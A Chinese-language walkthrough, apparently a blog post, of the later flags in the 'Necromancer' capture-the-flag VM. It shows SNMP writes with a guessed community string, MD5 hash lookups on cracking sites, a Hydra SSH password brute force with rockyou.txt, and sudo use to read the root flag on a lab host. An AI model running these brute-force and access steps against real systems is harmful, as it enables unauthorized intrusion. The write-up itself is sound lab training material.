


```
root@kali:~# snmpset -v 2c -c death2allrw 192.168.128.131 iso.3.6.1.2.1.1.6.0 s "Unlocked"
iso.3.6.1.2.1.1.6.0 = STRING: "Unlocked"
root@kali:~# snmpwalk -v 2c -c death2all 192.168.128.131 iso.3.6.1.2.1.1.1.0 = STRING: "You stand in front of a door."
iso.3.6.1.2.1.1.1.0 = STRING: "You stand in front of a door."
root@kali:~# snmpwalk -v 2c -c death2all 192.168.128.131
iso.3.6.1.2.1.1.1.0 = STRING: "You stand in front of a door."
iso.3.6.1.2.1.1.4.0 = STRING: "The door is unlocked! You may now enter the Necromancer's lair!"
iso.3.6.1.2.1.1.5.0 = STRING: "Fear the Necromancer!"
iso.3.6.1.2.1.1.6.0 = STRING: "flag7{9e5494108d10bbd5f9e7ae52239546c4} - t22"
iso.3.6.1.2.1.1.6.0 = No more variables left in this MIB View (It is past the end of the MIB tree)
root@kali:~# 
```

拿到了flag7

flag7{9e5494108d10bbd5f9e7ae52239546c4}

解密：demonslayer



密文: 9e5494108d10bbd5f9e7ae52239546c4


类型: 自动

查询结果：
demonslayer

本站对于md5、sha1、mysql、ntlm等的实时解密成功率在全球遥遥领先。成立13年，一直被抄袭,从未被超越。


SSH还没有连接，猜测它是一个用户名，爆破一下

居然真的成功了




```
root@kali:~# hydra -l demonslayer -P /usr/share/wordlists/rockyou.txt -s 22 ssh://192.168.128.131
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-06-15 00:41:01
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.128.131:22/
[22][ssh] host: 192.168.128.131   login: demonslayer   password: 12345678
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 16 targets did not complete
Hydra (http://www.thc.org/thc-hydra) finished at 2018-06-15 00:41:06
root@kali:~# 
```

连上来发现了flag8




```
root@kali:~# ssh demonslayer@192.168.128.131
The authenticity of host '192.168.128.131 (192.168.128.131)' can't be established.
ECDSA key fingerprint is SHA256:sIaywVX5Ba0Qbo/sFM3Gf9cY9SMJpHk2oTZmOHKTtLU.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.128.131' (ECDSA) to the list of known hosts.
demonslayer@192.168.128.131's password:

          .                                                       .
        .n                    .                 .                  n.
  .   .dP                  dP                    9b                 9b.    .
 4    qXb          .      dX                      Xb       .        dXp     t
dX.    9Xb      .dXb                                __    dXb.     dXP     .Xb
9XXb._       _.dXXXXb dXXXXbo.                  .odXXXXb dXXXXb._       _.dXXP
 9XXXXXXXXXXXXXXXXXXXVXXXXXXXX0o.            .o0XXXXXXXXVXXXXXXXXXXXXXXXXXXXP
  `9XXXXXXXXXXXXXXXXXXXXX'~   ~`0008b   d8000'~   ~`XXXXXXXXXXXXXXXXXXXXXP'
    `9XXXXXXXXXXXP' `9XX'          `98v8P'          `XXP' `9XXXXXXXXXXXP'
        ~~~~~~~       9X.          .db|db.          .XP       ~~~~~~~
                        )b.  .dbo.dP'`v'`9b.odb.  .dX(
                      ,dXXXXXXXXXXXb     dXXXXXXXXXXXb.
                     dXXXXXXXXXXXP'   .   `9XXXXXXXXXXXb
                    dXXXXXXXXXXXXb   d|b   dXXXXXXXXXXXXb
                    9XXb'   `XXXXXb.dX|Xb.dXXXXX'   `dXXP
                     `'      9XXXXXX(   )XXXXXXP      `'
                              XXXX X.`v'.X XXXX
                              XP^X'`b   d'`X^XX
                              X. 9  `   '  P )X
                              `b  `       '  d'
                               `             '
                               THE NECROMANCER!
```



```
$ ls
flag8.txt
$ cat flag8.txt
You enter the Necromancer's Lair!

A stench of decay fills this place.

Jars filled with parts of creatures litter the bookshelves.

A fire with flames of green burns coldly in the distance.

Standing in the middle of the room with his back to you is the Necromancer.

In front of him lies a corpse, indistinguishable from any living creature you have seen before.

He holds a staff in one hand, and the flickering object in the other.

"You are a fool to follow me here!  Do you not know who I am!"

The necromancer turns to face you.  Dark words fill the air!

"You are damned already my friend.  Now prepare for your own death!"

Defend yourself!  Counter attack the Necromancer's spells at u777!

$ █
```


发现提示信息：u777，连接一下看看，发现连不上，defend yourself这句话的意思可能是本地连接



```
$ nc -u localhost 777


** You only have 3 hitpoints left! **

Defend yourself from the Necromancer's Spells!

Where do the Black Robes practice magic of the Greater Path?  Kelewan


flag8{55a6af2ca3fee9f2fef81d20743bda2c}


** You only have 3 hitpoints left! **

Defend yourself from the Necromancer's Spells!

Who did Johann Faust VIII make a deal with? █
```

需要回答问题，google一波发现了答案，拿到了flag8

https://en.wikipedia.org/wiki/Tsurani



HashKiller relies on donations so please donate!
BTC: 15qF9WUePUD63ishxyAMEgGqTcY2k4j9b

Mine Etherum for HK:
ETH Wallet: 0x6D5a4E69f127ad3cc7bcbe140aDAF60c75E5D54a

HashKiller.co.uk allows you to input an MD5 hash and search for its decrypted state in our database, basically, it's a MD5 cracker / decryption tool.

How many decryptions are in your database?
We have a total of just over **829.726 billion** unique decrypted MD5 hashes since August 2007.

Please input the MD5 hashes that you would like to be converted into text / cracked / decrypted. NOTE that space character is replaced with [space]:

Please note the password is after the : character, and the MD5 hash is before it.

Status: We found 1 hashes! [Timer: 721 m/s] Please find them below...

MD5 Hashes:

Max: 64

Please use a standard list format


```
55a6af2ca3fee9f2fef81d20743bda2c
```

```
55a6af2ca3fee9f2fef81d20743bda2c MD5 : Kelewan
```

继续Google回答问题，拿到flag9

http://shamankingarchive.wikia.com/wiki/Faust_VIII

flag9{713587e17e796209d1df4c9c2c2d2966}




```
** You only have 3 hitpoints left! **

Defend yourself from the Necromancer's Spells!

Who did Johann Faust VIII make a deal with?  Mephistopheles


flag9{713587e17e796209d1df4c9c2c2d2966}


** You only have 3 hitpoints left! **

Defend yourself from the Necromancer's Spells!

Who is tricked into passing the Ninth Gate? 
```

继续找答案：

https://en.wikipedia.org/wiki/List_of_Old_Kingdom_characters


拿到flag10{8dc6486d2c63cafcdc6efbba2be98ee4}

这两个md5解密后，依次就是：Mephistopheles/Hedge




```
** You only have 3 hitpoints left! **

Defend yourself from the Necromancer's Spells!

Who is tricked into passing the Ninth Gate?  Hedge


flag10{8dc6486d2c63cafcdc6efbba2be98ee4}

A great flash of light knocks you to the ground; momentarily blinding you!

As your sight begins to return, you can see a thick black cloud of smoke lingering where the Necromancer once stood.

An evil laugh echoes in the room and the black cloud begins to disappear into the cracks in the floor.

The room is silent.

You walk over to where the Necromancer once stood.

On the ground is a small vile.
```


继续查看靶机文件，发现了可以执行sudo命令，同时发现了flag文件：/root/flag11.txt



```
$ ls -alh
total 44
drwxr-xr-x  3 demonslayer  demonslayer   512B Jun 14 15:43 .
drwxr-xr-x  3 root         wheel         512B May 11  2016 ..
-rw-r--r--  1 demonslayer  demonslayer    87B May 11  2016 .Xdefaults
-rw-r--r--  1 demonslayer  demonslayer   773B May 11  2016 .cshrc
-rw-r--r--  1 demonslayer  demonslayer   103B May 11  2016 .cvsrc
-rw-r--r--  1 demonslayer  demonslayer   359B May 11  2016 .login
-rw-r--r--  1 demonslayer  demonslayer   175B May 11  2016 .mailrc
-rw-r--r--  1 demonslayer  demonslayer   218B May 11  2016 .profile
-rw-r--r--  1 demonslayer  demonslayer   196B Jun 14 15:39 .smallvile
drwx------  2 demonslayer  demonslayer   512B May 11  2016 .ssh
-rw-r--r--  1 demonslayer  demonslayer   706B May 11  2016 flag8.txt
$ cat .smallvile


You pick up the small vile.

Inside of it you can see a green liquid.

Opening the vile releases a pleasant odour into the air.

You drink the elixir and feel a great power within your veins!
```



```
$ sudo -l
Matching Defaults entries for demonslayer on thenecromancer:
    env_keep+="FTPMODE PKG_CACHE PKG_PATH SM_PATH SSH_AUTH_SOCK"

User demonslayer may run the following commands on thenecromancer:
    (ALL) NOPASSWD: /bin/cat /root/flag11.txt
$ sudo cat /root/flag11.txt



Suddenly you feel dizzy and fall to the ground!
```




```
$ sudo cat /root/flag11.txt



Suddenly you feel dizzy and fall to the ground!

As you open your eyes you find yourself staring at a computer screen.

Congratulations!!! You have conquered......

                     .                                                      .
        .n                   .                 .                  n.
  .   .dP                  dP                   9b                 9b.    .
 4    qXb         .       dX                     Xb       .        dXp     t
dX.    9Xb      .dXb    __                         __    dXb.     dXP     .Xb
9XXb._       _.dXXXXb dXXXXbo.                 .odXXXXb dXXXXb._       _.dXXP
 9XXXXXXXXXXXXXXXXXXXVXXXXXXXXOo.           .oOXXXXXXXXVXXXXXXXXXXXXXXXXXXXP
  `9XXXXXXXXXXXXXXXXXXXXX'~   ~`OOO8b   d8OOO'~   ~`XXXXXXXXXXXXXXXXXXXXXP'
    `9XXXXXXXXXXXP' `9XX'          `98v8P'          `XXP' `9XXXXXXXXXXXP'
        ~~~~~~~       9X.          .db|db.          .XP       ~~~~~~~
                        )b.  .dbo.dP'`v'`9b.odb.  .dX(
                      ,dXXXXXXXXXXXb     dXXXXXXXXXXXb.
                     dXXXXXXXXXXXP'   .   `9XXXXXXXXXXXb
                    dXXXXXXXXXXXXb   d|b   dXXXXXXXXXXXXb
                    9XXb'   `XXXXXb.dX|Xb.dXXXXX'   `dXXP
                     `'      9XXXXXX(   )XXXXXXP      `'
                              XXXX X.`v'.X XXXX
                              XP^X'`b   d'`X^XX
                              X. 9  `   '  P )X
```

